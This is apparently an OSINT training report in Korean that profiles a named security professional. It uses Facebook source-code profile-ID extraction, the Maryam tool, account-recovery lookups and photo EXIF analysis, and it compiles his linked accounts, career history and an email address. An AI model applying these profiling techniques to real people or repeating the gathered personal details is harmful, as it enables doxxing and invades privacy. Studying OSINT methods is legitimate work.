OSINT 전문가로 유명하신 운영 님에 대해 추적 조사해 보았다. 먼저, 내가 알고 있는 정보는 페이스북 주소와 현재 대표로 계신 회사의 페이스북 주소이다.

ExWareLabs 페이스북 주소: <https://www.facebook.com/ExWareLabs>

윤영 님 페이스북 주소: <https://www.facebook.com/coderant>

이제 이 안에서 얼마나 많은 정보를 알아낼 수 있는지 페이스북에 있는 공개정보들과 OSINT 도구들을 통해 보일 것이다.

그 전에, 페이스북의 특징에 대해 짚고 넘어가 보자. 페이스북 사용자는 프로필을 생성할 때 개인 정보 설정을 계정에 지정해야 하는데 이 정보들을 공개로 해 놓을 경우 검색 엔진에서 프로필을 찾았을 때 뜨는 정보들은 생각보다 많다. 성별, 지역, 가족 구성원, 친구, 결혼 유무, 관심사, 학력, 이력 등 등장은 누구인지, 어디에 살고 있는지 클릭 몇 번이면 누구나 알 수 있다.

"People named 사용자명"

"People who work at 회사명"

현재는 사용할 수 없는 서비스나 검색 필드에 위와 같이 입력한다면 이에 해당하는 사람들의 프로필 전부를 찾을 수 있었다. 특히 회사 직원을 찾을 때 주소에서 parent를 past로 바꾸거나, 이름을 추가하거나, 사는 지역을 추가한다면 더 빠르게 타깃을 찾을 수 있다. 혹은 단서가 될 수 있는 인물을 찾을 수 있는데, 페이스북의 좋아요 기능으로 결과를 필터링을 하면 어떤 현장에 있었거나 적어도 관심 있던 인물들을 볼 수 있다. 예로, 어떤 축제에 참여한 밴드와 관련된 사건이 발생했을 때, 이 밴드의 페이지에 '좋아요'를 눌렀던 사람들을 조사해보면 현장에 갔던 사람을 걸러낼 수도 있다.


이번에는 프로필 정보를 통해 세부 검색을 해 보았다. 먼저, 타깃의 사용자 번호를 알아야 하는데 이는 페이스북에서 숨길 정보를 검색해주는 고유의 식별자이다. 원래 사용자 메인 프로필에서 주소의 "www"를 "graph"로 대체하면 프로필 ID를 얻을 수 있었는데 현재는 페이스북이 사용자 이름으로 그래프 API를 검색하는 기능을 제거해서 사용할 수 없다. 대신 다른 검색 옵션으로 획득 가능하다.

먼저, 페이스북의 프로필의 소스 코드를 조회한다. 파이어폭스나 크롬은 프로필 페이지에서 우클릭으로 소스보기가 가능하다.

```
, "owning_profile_id": "10000142"
:a": {"source": 8, "profile_id": 100003121}
```

[그림23] 상) 타깃 프로필ID, 하) 사용자 프로필ID

주의할 점은 profile_id를 검색하면 두 개의 결과가 나오는데 위는 타깃의 프로필ID이고, 아래는 사용자(자신)의 프로필ID이다.



[그림24] 윤영님 페이스북 프로필 페이지

<https://www.facebook.com/100001424646026>로 접속하면 윤영님의 프로필 페이지가 뜬다.

타깃의 프로필ID를 얻으면 좀 더 세부적으로 타깃의 페이스북 활동을 탐지할 수 있었다. 예를 들어 타깃이 '좋아요'를 클릭한 페이스북의 모든 사진을 나열하거나, 직접 방문한 곳, 올린 사진, 타깃의 태그가 달린 모든 사진 볼 수 있었다.

<https://www.facebook.com/search/profilID/옵션>

URL은 위와 같은 형식이었으나 현재는 페이스북에서 이 기능을 사용 금지한 상태이다.

02 | OWASP Maryam

```

root@kali:~/maryam
File Actions Edit View Help
[*] Github
[*]
[*]
[*] [maryam][default] > social_nets -q Coderant -e google,bing,yahoo -c 50 -t 3 -
-output
[*] [GOOGLE] Searching in 1 page ...
[*] [BING] Searching in 1 page ...
[*] [YAHOO] Searching in 1 page ...
[*] [GOOGLE] Searching in 2 page ...
[*] [GOOGLE] Searching in 3 page ...
[*] [GOOGLE] Searching in 4 page ...
[*] [GOOGLE] Searching in 5 page ...
[*] Facebook
[*]
[*]
[*]
[*]
[*]
[*]
[*] Twitter
[*]   twitter.com/coderant
[*] Github
[*]   github.com/coderant
[*]
[*] Blogger
[*]
[*] [maryam][default] >
[!] Use exit command to exit
[maryam][default] >

```

[그림25] 소셜 네트워크에서 윤영 님 사용자명 검색


위에서 언급했던 Maryam이라는 도구이다. 페이스북 외에 다른 SNS 혹은 타 사이트의 계정도 같은 이름을 사용하셨을 거라고 생각해 윤영 님 계정이름인 'coderant'을 검색해보았다.

facebook.com/CodeXXXXXX,

twitter.com/coderant,

github.com/coderant

이렇게 세 개의 주소가 연관 있어 보였으나 첫 번째 Facebook은 다른 회사의 페이지였고



[그림26] 트위터에서 찾은 'coderant' 계정




[그림27] Following 목록에서 운영 님 회사명으로 된 계정 발견

트위터는 following 목록에 운영 님이 대표로 계신 ExWareLabs 계정이 있는 것을 확인했다.

깃허브 역시 Repositories 목록에 ExploitWareLabs이 있는 것을 확인할 수 있었다.

03 | 번외: 페이스북에서 유용한 정보 찾기 모음

▶ 페이스북 계정 찾기

[그림28] 페이스북 계정 찾기⁸

페이스북 계정을 찾는 페이지에서 전화번호를 입력한다.



[그림29] 비밀번호 재설정에서 전화번호를 입력한 결과

이메일 주소 일부 또는 사용자이름을 볼 수 있다.

⁸ Find Your Account . (n.d.). <https://www.facebook.com/login/identify?ctx-recover>.

▶ 사진 추적

https://fbcdn-sphotos-c-a.akamaihd.net/hphotos-ak-xpal/t31.0-8/1614393_10101869091776891_1149281347468701704_0.jpg

이미지에 연결된 페이스북 프로필을 확인할 수 있는 방법이다. 위는 마크 저커버그의 페이스북 페이지에 게시되어 있는 사진 링크이다. 문자 메시지, 채팅방, 블로그 등으로 보낸 페이스북 사진 링크는 위와 같은 형식으로 되어있다. 'fbcdn.net'은 페이스북 서버에 저장돼 있고, 페이스북 프로필에 연결돼 있음을 나타낸다. '_'로 구분된 숫자 중 두 번째 숫자를 이용해 이 사진이 있는 페이스북 페이지로 이동한다.

<https://www.facebook.com/photo.php?fbid=NUMBER>

이 페이지를 분석하여 사진이 소유자, 태그 정보, 게시 날짜, 댓글 등을 확인할 수 있다. 만약 비공개 사진일 경우 '페이지를 찾을 수 없습니다.' 메시지가 뜬다.

OSINT Process 따라가기

이번에는 OSINT Procoess 의 다섯 가지 절차에 따라 조사를 진행해보자. 단계별 수집한 자료의 깊이와 범위에 따라 다음 단계의 수행범위를 유동적으로 조절했다.

목표	활동 이력 찾기
대상	윤영 대표님(ExploitWareLabs)

[표 4] 조사 목표 및 대상

① Identifying the source

현재 알고 있는 정보는 성명, 개인 페이스북 페이지, 회사 페이스북 페이지이다. 이를 토대로 윤영 대표님의 활동 이력을 찾아보고자 한다.

페이스북(회사): <https://www.facebook.com/ExWareLabs/>

페이스북(개인): <https://www.facebook.com/coderant>


종류	정보 출처 및 도구
검색엔진	Google, Bing
SNS	LinkedIn, 인스타그램, 페이스북 등
도구 활용	Maltego, Maryam

[표 5] 정보 출처 및 사용 도구

② Harvesting

▷ 페이스북


먼저 도구로 페이스북 계정 정보로 알 수 있는 타 SNS 계정 정보를 알아낸 후, 추가로 SNS 내에서의 검색과 검색엔진을 통해 정보를 수집할 계획이다.



[그림30] ExWareLabs 페이스북 페이지 추가 정보

먼저, 페이스북 ExWareLabs 페이지에 가 보면 우측 추가 정보에 회사명과 닉네임으로 쓰시는 것 같은 'Coderant'가 보인다. 페이스북 개인 페이지 이름도 coderant이기 때문에 계정명으로 많이 쓰시지 않을까 추측된다. 비트코인 주소도 올려놓으셨는데, 혹시 이와 관련하여 다른 정보가 들까 싶어서 Google에 검색해 보았다.

처음 보는 사이트가 검색되었는데 페이스북 내용과 별 다를 바 없었다.



[그림31] 좌) findglocal.com, 우) ExploitWareLabs 페이스북

페이스북 추가 정보 내용뿐만 아니라 페이스북에 올리신 글과 동일함을 확인할 수 있다. 최근 글이 1월인 것으로 보아 자주 업데이트되는 것 같지는 않았다. 직접 올리신 건 아닐 것 같고 어떤 기준에서 이 사이트에 대표님의 글이 올라와 있는지는 모르겠지만 통일성 없이 각종 정보들이 올라와 있어 더 이상 추가적으로 조사할 필요성은 없어 보였다.

▷ Twitter

닉네임으로 쓰시는 걸로 추정되는 이름 'coderant'를 Maryam으로 찾은 결과 트위터 계정이 하나 발견되었다. (추적조사-OWASP Maryam 참고)

twitter.com/coderant

The screenshot shows the Twitter profile for the user '@coderant'. The profile picture is a placeholder icon. The name is listed as 'Coderant' and the handle as '@coderant'. Below the name, it says 'Joined September 2009'. It shows '21 Following' and '2 Followers'. A note at the bottom states 'Not followed by anyone you're following'. There is a 'Follow' button on the right.

[그림32] 트위터 coderant 계정

2009년도에 만들어진 계정이지만 게시글은 많이 없었다.

The screenshot shows two tweets from the account '@ExwareLabs'. The first tweet was posted on Nov 17, 2021, with the text 'Fighting with ExWareLabs! ^^'. The second tweet was posted on Sep 17, 2020, with the text '@ExWareLabs'. Both tweets have standard Twitter interaction icons (retweet, like, reply) below them.

[그림33] @ExwareLabs 언급

'ExWareLabs' 계정을 언급하신 걸로 보아 윤영님 계정이 맞다고 추정된다.



[그림34] 트위터 yoon0258 계정

트위터에 'coderant'를 검색하면 계정이 여러 개 뜨는데 이 계정도 윤영 님 개인 계정으로 추정된다.


2010년에 개설하셨으니까 앞의 'coderant'계정 패스워드를 잊어버리시고 'yoon0258' 계정을 새로 만드신 것으로 예상된다.

▷ 인스타그램



[그림35] 인스타그램 'exwarelabs' 검색 결과

인스타그램에 'exwarelabs'를 검색하면 위와 같이 5개의 게시글이 나온다. 모두 KISEC에서 진행하는 윤영 대표님의 강연 홍보 자료이다.




[그림36] 윤영 대표님 개인 계정

그 중 처음 올라온 자료에서 어렵지 않게 윤영 대표님의 개인 계정을 찾을 수 있었다. 아쉽게도 비공개 계정이라 추가로 알 수 있는 것은 없었지만 좀 전의 twitter 계정 이름과 비슷하다는 점이 주목할 만하다. 숫자 '0258'이 의미하는 바가 따로 있을 것이다.



[그림37] 인스타그램 'exploitwarelabs' 계정

여기까지 조사한 결과 'ExploitWareLabs'를 'ExWareLabs'로 줄여서 쓰시는 것으로 보인다. 페이스북 추가 정보에는 'ExploitWareLabs by coderant'로 되어 있으나 계정명이나 로고는 'ExWareLabs'로 되어 있다. 그래서 인스타그램에 'exploitwarelabs'를 검색했으나 누구의 것인지 확신할 수 없는 계정이 찾아졌다. 내용은 윤영 대표님의 페이스북 게시글과 비슷해 보였으나 유의미한 자료인지는 알 수 없다. 만약 'ExWareLabs' 공식 인스타그램이라면 다른 프로필 사진을 걸어 두셨을 것이라 생각한다.



[그림38] ExploitWareLabs 관련 페이스북 페이지로 추정되는 주소

추가로, 'ExWareLabs'와 'ExploitWareLabs' 중 무엇이 정확한 명칭인지 알기 위해서 다시 구글에 검색했으나 위의 페이스북 주소로 이동한 결과 '페이지를 이용할 수 없습니다' 화면이 떠서 더 이상 확인할 수 없었다.

인스타그램에서 발견한 특강을 통해 다음과 같은 이력들과 이메일 주소 정보를 얻을 수 있었다.

- 현 KISEC 교수연구부 수석연구원
- 현 시큐리티허브 수석컨설턴트
- 전 에이쓰리시큐리티 모의해킹 수행팀장
- coderant@fnngs.kr


Yes! Site fnngs.kr now online.	
fnngs.kr	f-NGS Labs – for the Next Generation Security
웹 페이지 제목:	
IP 주소:	
IP 국가:	Korea, Republic of
Page Size:	329.5 KB
Page Text Size:	233.8 KB
웹 사이트 설명:	지난 화요일170718 한국인터넷진흥원에서 분기별 "침해사고 정보공유 세미나"를 개최했습니다 이번 침해사고 정보공유 세미나는 17년 2분기로 주 한국정보보호교육센터 fnngs 연구소
웹 사이트 키워드:	n/a

[그림39] fnngs.kr 웹페이지 이름 확인

구글을 통해 알아보려고 했지만 원하는 정보가 나오지 않아 Bing에서 검색해보았다. 그 결과 지금 수석연구원으로 계신 KISEC의 f-NGS Labs의 주소임을 알 수 있었다.

▷ 링크드인

사람을 찾을 때는 링크드인만 한 플랫폼이 없다고 한다. 심지어는 보안에 가장 민감해야 할 군인들도 가입하고, 자신의 경력과 정보들을 드러내는 것이 목적인 곳이기 때문에 그 어느 곳보다 개인에 대한 정보는 많이 얻을 수 있다. 다만 아쉬운 점은 개인이 개인을 찾을 때는 연결점이 필요하다. 1촌 시스템 때문인데 아예 접점이 없다면 그 사람에 대한 정보를 열람할 수 없게 되어 있다. 물론, 대상의 주변인들과 내가 연결되어 있다면 좀 더 수월하겠지만 1촌인 사람의 수가 0명이라면 정보를 찾는 것은 굉장히 힘들다. 특히 링크드인은 누군가가 나의 정보를 열람할 경우 'A가 프로필을 조회했다'는 알람이 온다. 링크드인 관련 OSINT 도구인 'LinkedIn' 역시 1촌 관계가 맺어져 있어야 사용할 수 있다.




[그림40] 링크드인 윤영 대표님으로 추정되는 계정

단순히 이름 검색, 회사명 검색을 했을 때는 정보가 나오지 않았으나 구글을 통해서 간신히 하나를 찾았다. 'ExploitwareLab'이 회사명이 기재되어 있었지만, 윤영 대표님 계정이라고 확신할 수 없었다. 수석 연구원으로 계시긴 하나, '수석xxx'으로 생성된 계정이 몇 개 더 있어서 직접 만드신 게 아닐 거라는 의심을 떨칠 수 없었다. 1촌도 4명뿐인데 로켓펀치나 인스타그램, 페이스북 팔로워 수에 비해 현저히 적은 숫자인 데다, 20년 경력에 비해 저 숫자는 터무니없이 적은 수이다. 만약 대표님 계정이 맞는다면 여기서 주목할 만한 것은 '인포웨어'이다. 2015년에 설립된 회사로 취약점 진단과 컨설팅 위주의 서비스를 제공하고 있다.

▷ Google

Google 계정은 대부분 갖고 있기 때문에 단순하게 coderant@gmail.com부터 살펴보는 것으로 조사 범위를 확대했다.

물론, 같은 닉네임을 쓰는 경우도 있을 수 있다는 점은 계속 염두하고 진행하였다.



[그림41] 윤영 대표님이 쓰신 것으로 추정되는 자료⁹

2007년 2월에 작성된 자료로, (주)이비지니스테크놀로지에서 발행한 자료이다.

⁹ coderant. (n.d.). *Phishing Attack 의 이해와 대응*. n.p.: ebiztec.



[그림42] (주)이비지니스테크놀로지 기업 정보


2004년에 설립된 회사이고, 위는 2021년도 사람인(saramin.co.kr)에 나와 있는 회사 정보이다.

그다음으로는 2000년도 후반에서 2010년도 초반에 블로그를 운영하셨던 것으로 추정된다.

coderant.egloos.com

현재는 접근이 제한된 블로그라고 뜨나 꽤 많은 사람들이 이 블로그를 통해 보안 관련 공부를 하였고, 그 당시 꽤 유명한 블로그였다고 한다. 2009년, 2012년 글에서 '자세한 내용은 coderant님의 블로그에서 자세하게 볼 수 있다.'고 언급한 것을 보아 적어도 2009년 전에 개설하셨던 것으로 예상된다.

물론, 좀 전에 언급했듯 같은 닉네임을 사용 중인 다른 사람이 있을 수도 있다. Eloogs.com에서도 홈페이지 주소는 다르나 자기소개글에 자신의 닉네임을 coderant로 소개하신 분도 있었다. 연령대도 비슷해 보여서 그분일까 싶었으나 글, 사진 모두 본 결과 다른 분인 것으로 판단했다.



[그림43] 로켓펀치 윤영 님 정보

로켓펀치(rocketpunch.com)에서 윤영 대표님의 정보를 발견했다. 링크드인과 비슷하게 보통 자신의 경력이나 활동 내역, 자격증 등을 적어두기도 하고, 여러 회사의 채용 공고를 볼 수 있는 플랫폼이다. 현재 정보가 (주)에이쓰리 시큐리티로 되어 있는 것으로 보아 현재는 관리를 안 하시는 것 같지만 혹시 같이 일하셨던 분을 통해서 재직 당시 하셨던 프로젝트 정보를 얻을 수 있지 않을까 싶어 좌측의 '함께 일한 사람들'에 계신 분들을 살펴봤다. 현재는 모두 다른 회사에서 일을 하시는 중이었으나 '함께 일한 사람들'이기 때문에 재직년도가 겹치는 해가 있을 것이라고 생각했는데 서로서로 겹치지 않는 분들도 계셨다. 이분들을 통해 재직년도를 유추하고, 프로젝트 내용도 살펴볼 수 있을 것이라 기대했는데 아쉽게도 이 이상의 정보는 얻을 수 없었다.

다음은 'A3Security' 재직 당시 강연하셨던 자료들을 찾아보았다.

2011년 11월 3일 구로동 베스트웨스턴 호텔에서 열린 'SMS 2012-나는 보안관리자다'에서 '지능적 지속 위협(APT)에 대한 보안 관제 전략'을 발표하셨다.¹⁰

같은 해 7월 22일에는 카이스트 사이버보안 워크숍 세션 B에서 '시큐리티 인지과학 분석에 관한 연구'를 발표하셨다.¹¹

2012년 2월 1일에는 전 에이쓰리시큐리티 보안연구가 윤영 님으로 소개되며 기업들의 보안컨설팅에 대해 인터뷰를 하셨다. 이 인터뷰에 따르면 2000년부터 모의침투 업무를 시작했으며, 에이쓰리시큐리티는 김휘강 고려대 교수님을 중심으로 자생적으로 만들어진 팀이라고 한다. 김휘강 교수님, 조도근 아시아개발은행 이사님을 포함해 5명이 팀을 이뤄 모의침투를 하셨다고 한다.¹²

¹⁰ A3 시큐리티, '2012 년도 보안관리전략 세미나' 성료 . (n.d.). <https://www.boannews.com/media/view.asp?idx=28479> .

¹¹ "보안전문가, 기술 이외 인문학등 여러분야 공부해야" . (n.d.). <https://www.dailyseku.com/news/articleView.html?idxno=308>.

¹² [인터뷰] 보안연구가 윤영이 바라본 '보안현실' . (n.d.). <https://www.dailyseku.com/news/articleView.html?idxno=1579>.



[그림44] A3security 페이스북에서 발견한 윤영 님 댓글

번외로 2012년 2월 29일에 A3Security 페이스북 페이지 게시글에 댓글 다신 내용을 찾았다.

2012년 2월 1일 기사에서는 ‘전 에이쓰리시큐리티’ 연구가로 소개되었기 때문에 퇴사를 하셨다고 생각했는데 그 이후에 댓글을 다셔서 정확한 퇴사 시점이 언제인지 잘 모르겠다.

어떤 분이 논문에 윤영 대표님의 글을 참고하셔 쓰셨던 흔적을 찾았는데 현재는 출처의 사이트가 닫혀 있으나 같은 제목의 2009년도 글을 구글 검색을 통해 찾을 수 있었다.

‘MDM(Mobile Device Management) 솔루션’, 2009.07.01¹³

2021년부터는 (주)시큐리티허브의 수석 컨설턴트로 일하시면서 KISEC에서 강의를 하신 것으로 보인다.

- 2021년 2월 9일 [그들의 사이버 첨보전 이야기(OSINT에 대하여) feat.윤영]
- 2021년 2월 18일 오후 3시 KISEC 라이브 영상
- 2021년 4월 28일, 5월 4일, 5월 11일 업로드 [2021 Q1 Issue Review] - MS Exchange Server RCE 취약점, VMware vCenter 취약점, Solar Winds 공급망 해킹공격

[그림45] 2021년 KISEC 오프라인 교육 현장 사진¹⁴

¹³ MDM(Mobile Device Management) 솔루션 . (n.d.).

<http://a3security.com/m/information/trend.php?ptype=view&idx=1126&page=1&code=trend>.

¹⁴ 교육사진 . (n.d.). http://kshieldjr.org/service/edu_sbj_003_list.do.

2월 9일에 올라왔던 ‘그들의 사이버 첩보전 이야기(OSINT에 대하여)’ 홍보 영상 이후 KESIC 교육장에서 강의 중이신 것으로 보이는 사진이다.

정확한 위치와 날짜를 알아보고자 사진을 다운받으려고 했는데 이미지 저장이 안 돼서 개발자모드(F12)에 들어가 두 사진 모두 다운 받아 주었다.

Target file: image_view.jpg	Target file: image_view (1).jpg
Camera: Lg-F700S	Camera: Lg-F700S
Lens: 1.5 mm Digital Zoom: 1.22x	Lens: 1.5 mm Digital Zoom: 1.22x
Exposure: Auto exposure, Not Defined, 1/30 sec, f/2.4, ISO 50	Exposure: Auto exposure, Not Defined, 1/30 sec, f/2.4, ISO 50
Flash: Off, Did not fire	Flash: Off, Did not fire
User Comment: MNS G1 IN10 N1 O2.00 Y0.00 C0.00 YT0 CT0 s0 sY0.00 S0 C0 FM0 FC0000000000(5041 null bytes)	User Comment: MNS G1 IN10 N1 O2.00 Y0.00 C0.00 YT0 CT0 s0 sY0.00 S0 C0 FM0 FC0000000000(5041 null bytes)
